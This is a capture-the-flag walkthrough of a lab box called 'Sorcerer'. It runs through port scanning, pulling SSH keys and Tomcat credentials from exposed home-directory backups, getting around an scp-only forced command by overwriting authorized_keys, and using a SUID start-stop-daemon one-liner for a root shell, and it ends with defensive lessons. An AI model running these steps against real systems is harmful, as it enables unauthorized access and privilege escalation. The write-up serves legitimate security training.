Sorcerer
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Sorcerer serves a/zipfiles/on 7742 with backups of several users'homedirectories.max's includes his private SSH key and Tomcat credentials (secrets in files). Hisauthorized_keysis restricted toscp(forced command), butscpcan still write files: we upload a cleanauthorized_keysover his (withscp -O) and log in over SSH asmax. To escalate, there's an uncommon SUID,start-stop-daemon, that spawns a shell asroot(SUID abuse via GTFOBins).
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. We scan UDP and TCP:
ping -c 1 192.168.104.100
nmap -sU --top-ports 1000 -Pn -n --open 192.168.104.100
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.104.100
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
2049/tcp open nfs
7742/tcp open http
8080/tcp open httpnmap -p22,80,111,2049,7742,8080,34625,43449,45551,49951 -sCV 192.168.104.100 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open http nginx
111/tcp open rpcbind 2-4 (RPC #100000)
2049/tcp open nfs 3-4 (RPC #100003)
7742/tcp open http nginx (http-title: SORCERER)
8080/tcp open http Apache Tomcat 7.0.4There's NFS (111/2049), two nginx (80 and 7742, the latter titled SORCERER) and a Tomcat 7.0.4 on 8080. The 7742 with its own title is the most promising.
HTTP - TCP 7742
dirsearch on 7742 finds /zipfiles/, a listable directory with several ZIPs:
dirsearch -u http://192.168.104.100:7742 --exclude-status=403,404 -r
wget -r http://192.168.104.100:7742/zipfiles/
francis.zip max.zip miriam.zip sofia.zipThey're backups of four users' home directories. We unzip and review their contents.
Shell as max
Exposed backups: SSH key and credentials
max's home is the interesting one: it brings his full .ssh (with the private key id_rsa), a tomcat-users.xml.bak and a scp_wrapper.sh:
unzip max.zip
grep -ri pass .
home/max/.ssh/id_rsa
home/max/tomcat-users.xml.bak: <user username="tomcat" password="VTUD2XxJjf5LPmu6" roles="manager-gui"/>
home/max/scp_wrapper.shWe have max's private key and, as a bonus, Tomcat credentials (tomcat:VTUD2XxJjf5LPmu6, an alternate path via the 8080 manager). We continue with the SSH key (secrets in files).
scp-restricted authorized_keys: bypass
max's authorized_keys isn't normal: it forces a command (command="/home/max/scp_wrapper.sh"). That wrapper only lets scp through and replies ACCESS DENIED to anything else, so the key gives no interactive shell, only file copies:

A first scp attempt fails due to the modern protocol (SFTP) against the forced command:
chmod 600 id_rsa
scp -i id_rsa test max@sorcerer:/tmp/test
scp: Received message too long 1094927173
scp: Ensure the remote shell produces no output for non-interactive sessions.
The error is not about permissions, it is about protocol: modern scp speaks SFTP, and the forced command on the other side does not implement it. The fix comes from scp's own manual, which documents an option to fall back to the old protocol:
man scp
-O      Use the legacy SCP protocol for file transfers instead of the SFTP protocol. Forcing the use of
        the SCP protocol may be necessary for servers that do not implement SFTP, for backwards-
        compatibility for particular filename wildcard patterns and for expanding paths with a '~'
        prefix for older SFTP servers.
Repeating the test upload with -O, the file goes through:
scp -O -i id_rsa test max@sorcerer:/tmp/test
test 100% 5 0.2KB/s 00:00With that confirmed, here comes the idea that opens the box: even though the key is limited to scp, scp writes files, so we overwrite the authorized_keys itself with one without the forced command, removing the restriction:
scp -O -i id_rsa authorized_keys max@sorcerer:/home/max/.ssh/authorized_keys
authorized_keys 100% 738 23.2KB/s 00:00The original authorized_keys imposed command="/home/max/scp_wrapper.sh" (plus no-pty); the one we upload replaces it with the same key without that forced command. Now the key gives a full interactive shell:
ssh -i id_rsa max@sorcerer
id
max@sorcerer:~$ whoami
max
max@sorcerer:~$ id
uid=1003(max) gid=1003(max) groups=1003(max)
We now have a full shell as max (uid 1003). We read the first proof:
cat /home/dennis/local.txt && whoami && ip a && hostname
a392653b6cca3c86b5a12a87afc85927Privilege escalation
SUID start-stop-daemon (GTFOBins)
We look for SUID binaries and one uncommon entry shows up: /usr/sbin/start-stop-daemon, Debian's utility for starting and stopping daemons:
find / -perm -4000 2>/dev/null/usr/sbin/start-stop-daemon
...start-stop-daemon can launch an arbitrary program; being SUID root, that program inherits the privileges. Per GTFOBins, we ask it to start /bin/sh with -p (keep privileges) (SUID binary abuse):
/usr/sbin/start-stop-daemon -n $RANDOM -S -x /bin/sh -- -p
whoami
max@sorcerer:~$ /usr/sbin/start-stop-daemon -n $RANDOM -S -x /bin/sh -- -p
# whoami
root
start-stop-daemon launches /bin/sh -p keeping the SUID: root. We read the final proof:
cat /root/proof.txt && whoami && ip a && hostname
46cc0b960e5d5c7a55f938f2cdfc6f53Attack chain
HTTP (7742)  --  /zipfiles/  ->  home backups (max.zip, ...)
        │  max.zip -> id_rsa (SSH key) + tomcat creds
        │  authorized_keys restricted to scp (forced command)
        │  scp -O overwrites authorized_keys (no restriction)
        ▼
shell as max  (ssh -i id_rsa, local.txt)
        │  SUID /usr/sbin/start-stop-daemon  --  -S -x /bin/sh -- -p (GTFOBins)
        ▼
shell as root  (proof.txt)
Lessons learned
- Publishing
homebackups is handing over the keys.max's ZIP included his private SSH key; a listable directory on a secondary port was enough to compromise the account. - An
scpforced command doesn't protect if you can write your ownauthorized_keys. Restricting the key toscplooked like it contained access, butscpwrites files: overwritingauthorized_keysremoves the restriction. The wrapper should block touching~/.ssh(and the key shouldn't be able to write its own config). scp -Orevives the legacy protocol. Modernscpuses SFTP; when the forced command breaks it,-Ofalls back to the old protocol and the copy works.- Any SUID that runs programs is root.
start-stop-daemonisn't an obvious "privesc" binary, but its-xlaunches whatever you want; being SUIDroot, it opens a privileged shell. Reviewing the SUID list (and GTFOBins) is mandatory.